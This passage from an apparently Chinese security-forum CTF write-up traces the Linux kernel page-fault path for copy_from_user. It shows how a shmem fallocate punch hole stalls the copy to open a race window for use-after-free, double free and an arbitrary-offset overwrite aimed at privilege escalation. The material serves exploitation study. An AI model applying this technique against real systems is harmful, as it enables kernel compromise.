x86_64 上通常走 _inline_copy_from_user(),最终调用 raw_copy_from_user() ```C++ static __always_inline unsigned long __must_check copy_from_user(void *to, const void __user *from, unsigned long n) { if (!check_copy_size(to, n, false)) return n; #ifdef INLINE_COPY_FROM_USER return _inline_copy_from_user(to, from, n); #else return _copy_from_user(to, from, n); #endif } ``` ### raw_copy_from_user() > x86_64 实现 - 调用 copy_user_generic()(汇编实现,使用 rep movsb) - 访问用户空间地址时,若页面未映射或不可访问,CPU 触发 #PF 异常 ```C++ static __always_inline __must_check unsigned long raw_copy_from_user(void *dst, const void __user *src, unsigned long size) { return copy_user_generic(dst, (__force void *)src, size); } ``` ### exc_page_fault() - 从 CR2 读取触发异常的地址 - 调用 handle_page_fault() 处理 ```SQL DEFINE_IDTENTRY_RAW_ERRORCODE(exc_page_fault) { irqentry_state_t state; unsigned long address; address = cpu_feature_enabled(X86_FEATURE_FRED) ? fred_event_data(regs) : read_cr2(); prefetchw(¤t->mm->mmap_lock); /* * KVM uses #PF vector to deliver 'page not present' events to guests * (asynchronous page fault mechanism). The event happens when a * userspace task is trying to access some valid (from guest's point of * view) memory which is not currently mapped by the host (e.g. the * memory is swapped out). Note, the corresponding "page ready" event * which is injected when the memory becomes available, is delivered via * an interrupt mechanism and not a #PF exception * (see arch/x86/kernel/kvm.c: sysvec_kvm_asyncpf_interrupt()). * * We are relying on the interrupted context being sane (valid RSP, * relevant locks not held, etc.), which is fine as long as the * interrupted context had IF=1. We are also relying on the KVM * async pf type field and CR2 being read consistently instead of * getting values from real and async page faults mixed up. * * Fingers crossed. * * The async #PF handling code takes care of idtentry handling * itself. */ if (kvm_handle_async_pf(regs, (u32)address)) return; /* * Entry handling for valid #PF from kernel mode is slightly * different: RCU is already watching and ct_irq_enter() must not * be invoked because a kernel fault on a user space address might * sleep. * * In case the fault hit a RCU idle region the conditional entry * code reenabled RCU to avoid subsequent wreckage which helps * debuggability. */ state = irqentry_enter(regs); instrumentation_begin(); handle_page_fault(regs, error_code, address); instrumentation_end(); irqentry_exit(regs, state); } ``` ### do_user_addr_fault() > 如果返回 VM_FAULT_RETRY 标签就会重新尝试访问。重新调用 - 设置 FAULT_FLAG_USER 和 FAULT_FLAG_WRITE 等标志 - 查找并锁定 VMA - 调用 handle_mm_fault() 处理 ```C++ static inline void do_user_addr_fault(struct pt_regs *regs, unsigned long error_code, unsigned long address) { struct vm_area_struct *vma; struct task_struct *tsk; struct mm_struct *mm; vm_fault_t fault; unsigned int flags = FAULT_FLAG_DEFAULT; tsk = current; mm = tsk->mm; if (unlikely((error_code & (X86_PF_USER | X86_PF_INSTR)) == X86_PF_INSTR)) { /* * Whoops, this is kernel mode code trying to execute from * user memory. Unless this is AMD erratum #93, which * corrupts RIP such that it looks like a user address, * this is unrecoverable. Don't even try to look up the * VMA or look for extable entries. */ if (is_errata93(regs, address)) return; page_fault_oops(regs, error_code, address); return; } /* kprobes don't want to hook the spurious faults: */ if (WARN_ON_ONCE(kprobe_page_fault(regs, X86_TRAP_PF))) return; /* * Reserved bits are never expected to be set on * entries in the user portion of the page tables. */ if (unlikely(error_code & X86_PF_RSVD)) pgtable_bad(regs, error_code, address); /* * If SMAP is on, check for invalid kernel (supervisor) access to user * pages in the user address space. The odd case here is WRUSS, * which, according to the preliminary documentation, does not respect * SMAP and will have the USER bit set so, in all cases, SMAP * enforcement appears to be consistent with the USER bit. */ if (unlikely(cpu_feature_enabled(X86_FEATURE_SMAP) && !(error_code & X86_PF_USER) && !(regs->flags & X86_EFLAGS_AC))) { /* * No extable entry here. This was a kernel access to an * invalid pointer. get_kernel_nofault() will not get here. */ page_fault_oops(regs, error_code, address); return; } /* * If we're in an interrupt, have no user context or are running * in a region with pagefaults disabled then we must not take the fault */ if (unlikely(faulthandler_disabled() || !mm)) { bad_area_nosemaphore(regs, error_code, address); return; } /* Legacy check - remove this after verifying that it doesn't trigger */ if (WARN_ON_ONCE(!(regs->flags & X86_EFLAGS_IF))) { bad_area_nosemaphore(regs, error_code, address); return; } local_irq_enable(); perf_sw_event(PERF_COUNT_SW_PAGE_FAULTS, 1, regs, address); /* * Read-only permissions can not be expressed in shadow stack PTEs. * Treat all shadow stack accesses as WRITE faults. This ensures * that the MM will prepare everything (e.g., break COW) such that * maybe_mkwrite() can create a proper shadow stack PTE. */ if (error_code & X86_PF_SHSTK) flags |= FAULT_FLAG_WRITE; if (error_code & X86_PF_WRITE) flags |= FAULT_FLAG_WRITE; if (error_code & X86_PF_INSTR) flags |= FAULT_FLAG_INSTRUCTION; /* * We set FAULT_FLAG_USER based on the register state, not * based on X86_PF_USER. User space accesses that cause * system page faults are still user accesses. */ if (user_mode(regs)) flags |= FAULT_FLAG_USER; #ifdef CONFIG_X86_64 /* * Faults in the vsyscall page might need emulation. The * vsyscall page is at a high address (>PAGE_OFFSET), but is * considered to be part of the user address space. * * The vsyscall page does not have a "real" VMA, so do this * emulation before we go searching for VMAs. * * PKRU never rejects instruction fetches, so we don't need * to consider the PF_PK bit. */ if (is_vsyscall_vaddr(address)) { if (emulate_vsyscall(error_code, regs, address)) return; } #endif if (!(flags & FAULT_FLAG_USER)) goto lock_mmap; vma = lock_vma_under_rcu(mm, address); if (!vma) goto lock_mmap; if (unlikely(access_error(error_code, vma))) { bad_area_access_error(regs, error_code, address, NULL, vma); count_vm_vma_lock_event(VMA_LOCK_SUCCESS); return; } fault = handle_mm_fault(vma, address, flags | FAULT_FLAG_VMA_LOCK, regs); if (!(fault & (VM_FAULT_RETRY | VM_FAULT_COMPLETED))) vma_end_read(vma); if (!(fault & VM_FAULT_RETRY)) { count_vm_vma_lock_event(VMA_LOCK_SUCCESS); goto done; } count_vm_vma_lock_event(VMA_LOCK_RETRY); if (fault & VM_FAULT_MAJOR) flags |= FAULT_FLAG_TRIED; /* Quick path to respond to signals */ if (fault_signal_pending(fault, regs)) { if (!user_mode(regs)) kernelmode_fixup_or_oops(regs, error_code, address, SIGBUS, BUS_ADRERR, ARCH_DEFAULT_PKEY); return; } lock_mmap: retry: vma = lock_mm_and_find_vma(mm, address, regs); if (unlikely(!vma)) { bad_area_nosemaphore(regs, error_code, address); return; } /* * Ok, we have a good vm_area for this memory access, so * we can handle it.. */ if (unlikely(access_error(error_code, vma))) { bad_area_access_error(regs, error_code, address, mm, vma); return; } /* * If for any reason at all we couldn't handle the fault, * make sure we exit gracefully rather than endlessly redo * the fault. Since we never set FAULT_FLAG_RETRY_NOWAIT, if * we get VM_FAULT_RETRY back, the mmap_lock has been unlocked. * * Note that handle_userfault() may also release and reacquire mmap_lock * (and not return with VM_FAULT_RETRY), when returning to userland to * repeat the page fault later with a VM_FAULT_NOPAGE retval * (potentially after handling any pending signal during the return to * userland). The return to userland is identified whenever * FAULT_FLAG_USER|FAULT_FLAG_KILLABLE are both set in flags. */ fault = handle_mm_fault(vma, address, flags, regs); if (fault_signal_pending(fault, regs)) { /* * Quick path to respond to signals. The core mm code * has unlocked the mm for us if we get here. */ if (!user_mode(regs)) kernelmode_fixup_or_oops(regs, error_code, address, SIGBUS, BUS_ADRERR, ARCH_DEFAULT_PKEY); return; } /* The fault is fully completed (including releasing mmap lock) */ if (fault & VM_FAULT_COMPLETED) return; /* * If we need to retry the mmap_lock has already been released, * and if there is a fatal signal pending there is no guarantee * that we made any progress. Handle this case first. */ if (unlikely(fault & VM_FAULT_RETRY)) { flags |= FAULT_FLAG_TRIED; goto retry; } mmap_read_unlock(mm); done: if (likely(!(fault & VM_FAULT_ERROR))) return; if (fatal_signal_pending(current) && !user_mode(regs)) { kernelmode_fixup_or_oops(regs, error_code, address, 0, 0, ARCH_DEFAULT_PKEY); return; } if (fault & VM_FAULT_OOM) { /* Kernel mode? Handle exceptions or die: */ if (!user_mode(regs)) { kernelmode_fixup_or_oops(regs, error_code, address, SIGSEGV, SEGV_MAPERR, ARCH_DEFAULT_PKEY); return; } /* * We ran out of memory, call the OOM killer, and return the * userspace (which will retry the fault, or kill us if we got * oom-killed): */ pagefault_out_of_memory(); } else { if (fault & (VM_FAULT_SIGBUS|VM_FAULT_HWPOISON| VM_FAULT_HWPOISON_LARGE)) do_sigbus(regs, error_code, address, fault); else if (fault & VM_FAULT_SIGSEGV) bad_area_nosemaphore(regs, error_code, address); else BUG(); } } NOKPROBE_SYMBOL(do_user_addr_fault); ``` ### handle_mm_fault(页错误处理入口) ```C CPU 硬件检测 ↓ (触发 #PF 异常) 软件层页表遍历 (__handle_mm_fault) ├─ PGD → P4D → PUD → PMD → PTE ├─ 检查大页 (PUD/PMD 级别) └─ 都不是大页 → handle_pte_fault() ↓ handle_pte_fault() 检查 PTE ├─ pte_none() → do_pte_missing() → do_fault() → shmem_fault() ├─ !pte_present() → do_swap_page() (页面在 swap) └─ pte_present() → 处理权限问题或更新访问标志 ``` - 处理内存控制组(memcg)和 LRU - 调用 __handle_mm_fault() 进行实际处理 ```C++ /** * handle_mm_fault - 页错误处理的主入口函数 * @vma: 发生页错误的虚拟内存区域 * @address: 触发页错误的地址 * @flags: 页错误标志(FAULT_FLAG_USER, FAULT_FLAG_WRITE 等) * @regs: 寄存器状态(可选,用于统计) * * 功能说明: * 这是内存管理子系统处理页错误的主要入口点。 * 在 do_user_addr_fault() 中找到 VMA 后,会调用此函数。 * * 处理流程: * 1. 验证 VMA 访问权限 * 2. 处理内存控制组(memcg)和 LRU 相关逻辑 * 3. 区分大页(hugetlb)和普通页,分别处理 * 4. 对于普通页,调用 __handle_mm_fault() 进行页表遍历和 PTE 处理 * * 返回值: * VM_FAULT_* 系列返回值,表示页错误处理结果 * * 注意: * 函数返回后,vma 可能已经被释放(如果 mmap_lock 被释放), * 因此不能再访问 vma 指针。 */ vm_fault_t handle_mm_fault(struct vm_area_struct *vma, unsigned long address, unsigned int flags, struct pt_regs *regs) { /* If the fault handler drops the mmap_lock, vma may be freed */ struct mm_struct *mm = vma->vm_mm; vm_fault_t ret; bool is_droppable; __set_current_state(TASK_RUNNING); ret = sanitize_fault_flags(vma, &flags); if (ret) goto out; if (!arch_vma_access_permitted(vma, flags & FAULT_FLAG_WRITE, flags & FAULT_FLAG_INSTRUCTION, flags & FAULT_FLAG_REMOTE)) { ret = VM_FAULT_SIGSEGV; goto out; } is_droppable = !!(vma->vm_flags & VM_DROPPABLE); /* * Enable the memcg OOM handling for faults triggered in user * space. Kernel faults are handled more gracefully. */ if (flags & FAULT_FLAG_USER) mem_cgroup_enter_user_fault(); lru_gen_enter_fault(vma); if (unlikely(is_vm_hugetlb_page(vma))) ret = hugetlb_fault(vma->vm_mm, vma, address, flags); else ret = __handle_mm_fault(vma, address, flags); /* * Warning: It is no longer safe to dereference vma-> after this point, * because mmap_lock might have been dropped by __handle_mm_fault(), so * vma might be destroyed from underneath us. */ lru_gen_exit_fault(); /* If the mapping is droppable, then errors due to OOM aren't fatal. */ if (is_droppable) ret &= ~VM_FAULT_OOM; if (flags & FAULT_FLAG_USER) { mem_cgroup_exit_user_fault(); /* * The task may have entered a memcg OOM situation but * if the allocation error was handled gracefully (no * VM_FAULT_OOM), there is no need to kill anything. * Just clean up the OOM state peacefully. */ if (task_in_memcg_oom(current) && !(ret & VM_FAULT_OOM)) mem_cgroup_oom_synchronize(false); } out: mm_account_fault(mm, regs, address, flags, ret); return ret; } EXPORT_SYMBOL_GPL(handle_mm_fault); ``` ### __handle_mm_fault ```C++ /** * __handle_mm_fault - 页表遍历和页错误处理的核心函数 * @vma: 发生页错误的虚拟内存区域 * @address: 触发页错误的地址 * @flags: 页错误标志 * * 功能说明: * 这是页错误处理的核心函数,负责遍历页表结构并处理不同级别的页错误。 * 对于 punch hole 场景,最终会遍历到 PTE 级别,发现 PTE 为空后调用 * handle_pte_fault() 处理。 * * 页表遍历流程(x86_64 五级页表): * PGD (Page Global Directory) * ↓ * P4D (Page 4th Directory) * ↓ * PUD (Page Upper Directory) - 检查是否为大页(1GB) * ↓ * PMD (Page Middle Directory) - 检查是否为大页(2MB) * ↓ * PTE (Page Table Entry) - 普通页(4KB) * * 处理逻辑: * 1. 逐级分配页表项(如果不存在) * 2. 检查每一级是否为大页(THP),如果是则特殊处理 * 3. 如果都不是大页,继续到下一级 * 4. 最终到达 PTE 级别,调用 handle_pte_fault() 处理 * * 对于 punch hole 场景: * - PTE 为空(pte_none),表示页面未映射 * - handle_pte_fault() 会检测到并调用 do_pte_missing() * - 最终调用文件系统的 fault 处理函数(如 shmem_fault) */ static vm_fault_t __handle_mm_fault(struct vm_area_struct *vma, unsigned long address, unsigned int flags) { struct vm_fault vmf = { .vma = vma, .address = address & PAGE_MASK, .real_address = address, .flags = flags, .pgoff = linear_page_index(vma, address), .gfp_mask = __get_fault_gfp_mask(vma), }; struct mm_struct *mm = vma->vm_mm; unsigned long vm_flags = vma->vm_flags; pgd_t *pgd; p4d_t *p4d; vm_fault_t ret; /* 步骤1: 遍历 PGD 和 P4D */ pgd = pgd_offset(mm, address); p4d = p4d_alloc(mm, pgd, address); if (!p4d) return VM_FAULT_OOM; /* 步骤2: 遍历 PUD,检查是否为大页(1GB) */ vmf.pud = pud_alloc(mm, p4d, address); if (!vmf.pud) return VM_FAULT_OOM; retry_pud: if (pud_none(*vmf.pud) && thp_vma_allowable_order(vma, vm_flags, TVA_IN_PF | TVA_ENFORCE_SYSFS, PUD_ORDER)) { ret = create_huge_pud(&vmf); if (!(ret & VM_FAULT_FALLBACK)) return ret; } else { pud_t orig_pud = *vmf.pud; barrier(); if (pud_trans_huge(orig_pud) || pud_devmap(orig_pud)) { /* * TODO once we support anonymous PUDs: NUMA case and * FAULT_FLAG_UNSHARE handling. */ if ((flags & FAULT_FLAG_WRITE) && !pud_write(orig_pud)) { ret = wp_huge_pud(&vmf, orig_pud); if (!(ret & VM_FAULT_FALLBACK)) return ret; } else { huge_pud_set_accessed(&vmf, orig_pud); return 0; } } } /* 步骤3: 遍历 PMD,检查是否为大页(2MB) */ vmf.pmd = pmd_alloc(mm, vmf.pud, address); if (!vmf.pmd) return VM_FAULT_OOM; /* Huge pud page fault raced with pmd_alloc? */ if (pud_trans_unstable(vmf.pud)) goto retry_pud; if (pmd_none(*vmf.pmd) && thp_vma_allowable_order(vma, vm_flags, TVA_IN_PF | TVA_ENFORCE_SYSFS, PMD_ORDER)) { ret = create_huge_pmd(&vmf); if (!(ret & VM_FAULT_FALLBACK)) return ret; } else { vmf.orig_pmd = pmdp_get_lockless(vmf.pmd); if (unlikely(is_swap_pmd(vmf.orig_pmd))) { VM_BUG_ON(thp_migration_supported() && !is_pmd_migration_entry(vmf.orig_pmd)); if (is_pmd_migration_entry(vmf.orig_pmd)) pmd_migration_entry_wait(mm, vmf.pmd); return 0; } if (pmd_trans_huge(vmf.orig_pmd) || pmd_devmap(vmf.orig_pmd)) { if (pmd_protnone(vmf.orig_pmd) && vma_is_accessible(vma)) return do_huge_pmd_numa_page(&vmf); if ((flags & (FAULT_FLAG_WRITE | FAULT_FLAG_UNSHARE)) && !pmd_write(vmf.orig_pmd)) { ret = wp_huge_pmd(&vmf); if (!(ret & VM_FAULT_FALLBACK)) return ret; } else { huge_pmd_set_accessed(&vmf); return 0; } } } /* 步骤4: 都不是大页,处理普通页(4KB),检查 PTE */ return handle_pte_fault(&vmf); } ``` ### handle_pte_fault - 获取 pte 检查是否为空(pte_none),如果为空则调用 do_pte_missing() ```C++ /** * handle_pte_fault - 处理 PTE(页表项)级别的页错误 * @vmf: 页错误描述结构体 * * 功能说明: * 这是页表遍历的最后一级,负责检查和处理 PTE 的状态。 * 对于 punch hole 场景,PTE 为空(pte_none),表示页面未映射。 * * PTE 状态检查和处理: * 1. pte_none() - PTE 为空(页面未映射) * → 调用 do_pte_missing() → do_fault() → shmem_fault() * → 这是 punch hole 场景的路径! * * 2. !pte_present() - PTE 存在但不是 present(页面在 swap) * → 调用 do_swap_page() 从 swap 换入页面 * * 3. pte_protnone() - PTE 存在但权限不足(NUMA 页面) * → 调用 do_numa_page() 处理 NUMA 迁移 * * 4. pte_present() - PTE 存在且有效 * → 检查写权限,处理写时复制(COW)或更新访问标志 * * 对于 punch hole 攻击: * 当访问被 fallocate PUNCH_HOLE 打洞的地址时: * - PTE 为空(pte_none),vmf->pte 被设置为 NULL * - 调用 do_pte_missing() 处理缺失的页面 * - 最终会调用文件系统的 fault 处理函数 */ static vm_fault_t handle_pte_fault(struct vm_fault *vmf) { pte_t entry; if (unlikely(pmd_none(*vmf->pmd))) { /* * Leave __pte_alloc() until later: because vm_ops->fault may * want to allocate huge page, and if we expose page table * for an instant, it will be difficult to retract from * concurrent faults and from rmap lookups. */ vmf->pte = NULL; vmf->flags &= ~FAULT_FLAG_ORIG_PTE_VALID; } else { /* * A regular pmd is established and it can't morph into a huge * pmd by anon khugepaged, since that takes mmap_lock in write * mode; but shmem or file collapse to THP could still morph * it into a huge pmd: just retry later if so. */ /* 获取 PTE 指针 */ vmf->pte = pte_offset_map_nolock(vmf->vma->vm_mm, vmf->pmd, vmf->address, &vmf->ptl); if (unlikely(!vmf->pte)) return 0; /* 读取 PTE 的值(无锁读取) */ vmf->orig_pte = ptep_get_lockless(vmf->pte); vmf->flags |= FAULT_FLAG_ORIG_PTE_VALID; /* 关键检查:如果 PTE 为空(页面未映射,例如被 punch hole) */ if (pte_none(vmf->orig_pte)) { pte_unmap(vmf->pte); vmf->pte = NULL; /* 标记 PTE 不存在 */ } } /* 情况1: PTE 为空(页面未映射)- punch hole 场景走这里 */ if (!vmf->pte) return do_pte_missing(vmf); /* 情况2: PTE 存在但不是 present(页面在 swap 中) */ if (!pte_present(vmf->orig_pte)) return do_swap_page(vmf); /* 情况3: PTE 存在但权限不足(NUMA 页面) */ if (pte_protnone(vmf->orig_pte) && vma_is_accessible(vmf->vma)) return do_numa_page(vmf); spin_lock(vmf->ptl); entry = vmf->orig_pte; if (unlikely(!pte_same(ptep_get(vmf->pte), entry))) { update_mmu_tlb(vmf->vma, vmf->address, vmf->pte); goto unlock; } if (vmf->flags & (FAULT_FLAG_WRITE | FAULT_FLAG_UNSHARE)) { if (!pte_write(entry)) return do_wp_page(vmf); else if (likely(vmf->flags & FAULT_FLAG_WRITE)) entry = pte_mkdirty(entry); } entry = pte_mkyoung(entry); if (ptep_set_access_flags(vmf->vma, vmf->address, vmf->pte, entry, vmf->flags & FAULT_FLAG_WRITE)) { update_mmu_cache_range(vmf, vmf->vma, vmf->address, vmf->pte, 1); } else { /* Skip spurious TLB flush for retried page fault */ if (vmf->flags & FAULT_FLAG_TRIED) goto unlock; /* * This is needed only for protection faults but the arch code * is not yet telling us if this is a protection fault or not. * This still avoids useless tlb flushes for .text page faults * with threads. */ if (vmf->flags & FAULT_FLAG_WRITE) flush_tlb_fix_spurious_fault(vmf->vma, vmf->address, vmf->pte); } unlock: pte_unmap_unlock(vmf->pte, vmf->ptl); return 0; } ``` ### do_pte_missing - 若为 swap,调用 do_swap_page() - 对于 shmem 文件映射,通常走 do_pte_missing[do_pte_missing() → do_fault()] ```C++ /** * do_pte_missing - 处理 PTE 为空(页面未映射)的情况 * @vmf: 页错误描述结构体 * * 功能说明: * 当 handle_pte_fault() 检测到 PTE 为空时调用此函数。 * 这是 punch hole 攻击场景的关键路径。 * * 处理逻辑: * - 匿名 VMA(匿名内存映射):调用 do_anonymous_page() 分配新页面 * - 文件映射 VMA(如 shmem 文件):调用 do_fault() 处理文件页错误 * * 对于 punch hole 场景: * - shmem 文件映射走 do_fault() 路径 * - 最终会调用 shmem_fault(),检测到正在打洞时会阻塞等待 */ static vm_fault_t do_pte_missing(struct vm_fault *vmf) { if (vma_is_anonymous(vmf->vma)) return do_anonymous_page(vmf); else return do_fault(vmf); } ``` ### do_fault - 读操作走 do_read_fault,写操作根据是否共享选择 do_cow_fault 或 do_shared_fault - 当然我们这里是走 copy_from_user 是读操作,走 do_read_fault ( do_read_fault -> _do_fault ) ```C++ /** * do_fault - 处理文件映射的页错误 * @vmf: 页错误描述结构体 * * 功能说明: * 当 do_pte_missing() 检测到是文件映射(非匿名)时调用此函数。 * 根据访问类型(读/写)和 VMA 属性(共享/私有)选择不同的处理路径。 * * 处理路径: * 1. 没有 fault 处理函数:返回错误 * 2. 读操作(copy_from_user 是读): * → do_read_fault() → __do_fault() → vma->vm_ops->fault() * → 对于 shmem: shmem_fault() * 3. 写操作 + 私有映射(COW): * → do_cow_fault() 写时复制 * 4. 写操作 + 共享映射: * → do_shared_fault() 共享写入 * * 对于 punch hole 场景: * - copy_from_user 是读操作,走 do_read_fault() 路径 * - 最终调用 shmem_fault(),检测到正在打洞时会阻塞 */ static vm_fault_t do_fault(struct vm_fault *vmf) { struct vm_area_struct *vma = vmf->vma; struct mm_struct *vm_mm = vma->vm_mm; vm_fault_t ret; /* * The VMA was not fully populated on mmap() or missing VM_DONTEXPAND */ if (!vma->vm_ops->fault) { vmf->pte = pte_offset_map_lock(vmf->vma->vm_mm, vmf->pmd, vmf->address, &vmf->ptl); if (unlikely(!vmf->pte)) ret = VM_FAULT_SIGBUS; else { /* * Make sure this is not a temporary clearing of pte * by holding ptl and checking again. A R/M/W update * of pte involves: take ptl, clearing the pte so that * we don't have concurrent modification by hardware * followed by an update. */ if (unlikely(pte_none(ptep_get(vmf->pte)))) ret = VM_FAULT_SIGBUS; else ret = VM_FAULT_NOPAGE; pte_unmap_unlock(vmf->pte, vmf->ptl); } } else if (!(vmf->flags & FAULT_FLAG_WRITE)) /* 读操作:copy_from_user 走这里 */ ret = do_read_fault(vmf); else if (!(vma->vm_flags & VM_SHARED)) /* 写操作 + 私有映射:写时复制 */ ret = do_cow_fault(vmf); else /* 写操作 + 共享映射:共享写入 */ ret = do_shared_fault(vmf); /* preallocated pagetable is unused: free it */ if (vmf->prealloc_pte) { pte_free(vm_mm, vmf->prealloc_pte); vmf->prealloc_pte = NULL; } return ret; } ``` ### __do_fault -> vma->vm_ops->fault > 然后如果我们是 shmem_fault 调用的则指向 shmem_fault ```C++ static vm_fault_t __do_fault(struct vm_fault *vmf) { struct vm_area_struct *vma = vmf->vma; struct folio *folio; vm_fault_t ret; /* * Preallocate pte before we take page_lock because this might lead to * deadlocks for memcg reclaim which waits for pages under writeback: * lock_page(A) * SetPageWriteback(A) * unlock_page(A) * lock_page(B) * lock_page(B) * pte_alloc_one * shrink_folio_list * wait_on_page_writeback(A) * SetPageWriteback(B) * unlock_page(B) * # flush A, B to clear the writeback */ if (pmd_none(*vmf->pmd) && !vmf->prealloc_pte) { vmf->prealloc_pte = pte_alloc_one(vma->vm_mm); if (!vmf->prealloc_pte) return VM_FAULT_OOM; } ret = vma->vm_ops->fault(vmf); if (unlikely(ret & (VM_FAULT_ERROR | VM_FAULT_NOPAGE | VM_FAULT_RETRY | VM_FAULT_DONE_COW))) return ret; folio = page_folio(vmf->page); if (unlikely(PageHWPoison(vmf->page))) { vm_fault_t poisonret = VM_FAULT_HWPOISON; if (ret & VM_FAULT_LOCKED) { if (page_mapped(vmf->page)) unmap_mapping_folio(folio); /* Retry if a clean folio was removed from the cache. */ if (mapping_evict_folio(folio->mapping, folio)) poisonret = VM_FAULT_NOPAGE; folio_unlock(folio); } folio_put(folio); vmf->page = NULL; return poisonret; } if (unlikely(!(ret & VM_FAULT_LOCKED))) folio_lock(folio); else VM_BUG_ON_PAGE(!folio_test_locked(folio), vmf->page); return ret; } ``` ### shmem_fault (检查是否正在打洞) - inode->i_private 非空表示正在打洞 - 调用 shmem_falloc_wait() 等待打洞完成 ```C++ /** * shmem_falloc_wait - 等待 fallocate PUNCH_HOLE 操作完成 * @vmf: 页错误描述结构体 * @inode: shmem 文件的 inode * * 功能说明: * 这是 punch hole 攻击的核心函数! * 当 shmem_fault() 检测到正在打洞时调用此函数。 * * 处理流程: * 1. 检查当前页号是否在打洞范围内 * 2. 准备等待队列,设置线程状态为 TASK_UNINTERRUPTIBLE * 3. 调用 schedule() 让出 CPU,线程被阻塞 * 4. 等待打洞线程完成并调用 wake_up_all() 唤醒 * 5. 清理等待状态,返回 VM_FAULT_RETRY 重试 * * 攻击利用: * 在 schedule() 阻塞期间: * - copy_from_user 所在的线程被阻塞 * - 攻击者可以利用这个时间窗口进行堆操作 * - 例如:在 free 后、置空前进行 UAF 或 Double Free * * 时间窗口: * - 从 schedule() 调用开始,到打洞完成并 wake_up_all() 为止 * - 这个时间窗口足够长,可以进行多次堆操作 */ static vm_fault_t shmem_falloc_wait(struct vm_fault *vmf, struct inode *inode) { struct shmem_falloc *shmem_falloc; struct file *fpin = NULL; vm_fault_t ret = 0; spin_lock(&inode->i_lock); shmem_falloc = inode->i_private; /* 检查:当前页号是否在打洞范围内 */ if (shmem_falloc && shmem_falloc->waitq && vmf->pgoff >= shmem_falloc->start && vmf->pgoff < shmem_falloc->next) { wait_queue_head_t *shmem_falloc_waitq; DEFINE_WAIT_FUNC(shmem_fault_wait, synchronous_wake_function); ret = VM_FAULT_NOPAGE; fpin = maybe_unlock_mmap_for_io(vmf, NULL); shmem_falloc_waitq = shmem_falloc->waitq; /* 步骤1: 准备等待,设置线程状态为不可中断睡眠 */ prepare_to_wait(shmem_falloc_waitq, &shmem_fault_wait, TASK_UNINTERRUPTIBLE); spin_unlock(&inode->i_lock); /* 步骤2: 关键阻塞点 - 让出 CPU,线程被阻塞 */ /* 攻击者可以利用这个时间窗口进行堆操作! */ schedule(); /* * shmem_falloc_waitq points into the shmem_fallocate() * stack of the hole-punching task: shmem_falloc_waitq * is usually invalid by the time we reach here, but * finish_wait() does not dereference it in that case; * though i_lock needed lest racing with wake_up_all(). */ /* 步骤3: 打洞完成,被唤醒,清理等待状态 */ spin_lock(&inode->i_lock); finish_wait(shmem_falloc_waitq, &shmem_fault_wait); } spin_unlock(&inode->i_lock); if (fpin) { fput(fpin); /* 返回 RETRY,让调用者重试页错误处理 */ ret = VM_FAULT_RETRY; } return ret; } ``` ### shmem_falloc_wait (核心) > 然后这里会返回 VM_FAULT_RETRY 标签 - 检查当前页号是否在打洞范围内 - prepare_to_wait() + schedule() 使线程进入不可中断睡眠 - 等待期间,内核线程被阻塞,为攻击者提供时间窗口 - 打洞完成后,wake_up_all() 唤醒等待线程 ```C++ static vm_fault_t shmem_falloc_wait(struct vm_fault *vmf, struct inode *inode) { struct shmem_falloc *shmem_falloc; struct file *fpin = NULL; vm_fault_t ret = 0; spin_lock(&inode->i_lock); shmem_falloc = inode->i_private; // 关键检查: 确认正在打洞,且当前页在打洞范围内 if (shmem_falloc && shmem_falloc->waitq && vmf->pgoff >= shmem_falloc->start && vmf->pgoff < shmem_falloc->next) { wait_queue_head_t *shmem_falloc_waitq; DEFINE_WAIT_FUNC(shmem_fault_wait, synchronous_wake_function); ret = VM_FAULT_NOPAGE; fpin = maybe_unlock_mmap_for_io(vmf, NULL); shmem_falloc_waitq = shmem_falloc->waitq; // 关键步骤1: 准备等待 prepare_to_wait(shmem_falloc_waitq, &shmem_fault_wait, TASK_UNINTERRUPTIBLE); spin_unlock(&inode->i_lock); // 关键步骤2: 调用 schedule() 让出 CPU,线程被阻塞 // 这里就是"慢页面错误"的关键! // 线程会一直等待,直到打洞完成并调用 wake_up_all() schedule(); /* * shmem_falloc_waitq points into the shmem_fallocate() * stack of the hole-punching task: shmem_falloc_waitq * is usually invalid by the time we reach here, but * finish_wait() does not dereference it in that case; * though i_lock needed lest racing with wake_up_all(). */ // 防止在打洞期间将页面错误处理到洞中,避免打洞无法完成 // 使用等待队列而非互斥锁,因为不能在 fault 处理中持有 i_rwsem spin_lock(&inode->i_lock); finish_wait(shmem_falloc_waitq, &shmem_fault_wait); } spin_unlock(&inode->i_lock); if (fpin) { fput(fpin); ret = VM_FAULT_RETRY; // 返回 RETRY,让调用者重试 } return ret; } ``` ### 重试 > 可能有点啰嗦,但是我们需要注意的是当 shmem_falloc_wait 调用后会返回 VM_FAULT_RETRY 给do_user_addr_fault() ,然后重新调用一次 handle_mm_fault .那么我们就可以利用这一点,一直尝试打洞,这样就可以提高利用的成功率。可以发现还是能拖延很多次调用时间的.成功率较大。那么我们利用这个条件竞争就可以比较轻松打出doublefree或者UAF  ## 小trick 任意offset读写 > 然后也是听 Tplus 大佬那里学到了一个关于 punch hole 实现任意 offset 读写的小trick。感觉特别强,在这里做分享。 前面讲到了 punch hole,我们拥有了延迟 copy_from_user 的能力,那么进一步扩展这个能力我们可以得到什么? 先回到题目中 ```C case 322376505: v8 = allocated_objects[v9.index]; if ( !v8 ) return -1; if ( v9.length > 0x7FFFFFFFuLL ) BUG(); return -(copy_from_user(v8, v9.buf, v9.length) != 0); ``` - 我们可以看见这里有个写入操作,正常情况下我们理解都是只能obj的头开始写入的。 ### 原理 > 当然这个题目本身是可以完成DoubleFree这种更好用的原语,但是如果我们非得用UAF的情况下挑战自己有没有什么比较好的办法实现提权捏?那么这里就是关键,我们可以将我们的buf刚好卡在两个Page的中间,让第一个Page是正常的page,第二个page是处于hole中的。 > > 本质是利用 copy_from_user 的非原子性,通过 Fallocate/Hole 制造时间窗口,在 Stall 期间释放旧对象并分配新对象,最终实现“保护头部、修改尾部”的攻击效果。 - 那么有什么作用?首先就是v8先是我们正常的obj,然后触发copy_from_user正常进行读操作,随后访问到第二个Page的时候,由于是hole所以会触发缺页中断并且等待打洞完成。(如图)  - 那么这个时候我们快速释放掉这个Obj,并且堆喷上我们的目标结构体,那么此时obj已经变成我们的目标obj了但是copy_from_user的offset不会改变。所以就会直接改写对应offset的内存。  ### 时序图 
登录后可查看完整内容
冰与火的战歌:Windows内核攻防实战高级班!从零到实战,融合AI与Windows内核攻防全技术栈,打造具备自动化能力的内核开发高手。
最后于
2026-2-3 16:54 被Elenia编辑 ,原因: 修正
#基础知识
#漏洞机制
#内核
收藏
・
2
点赞
・
7
打赏
分享
分享到微信
分享到QQ
分享到微博
赞赏记录
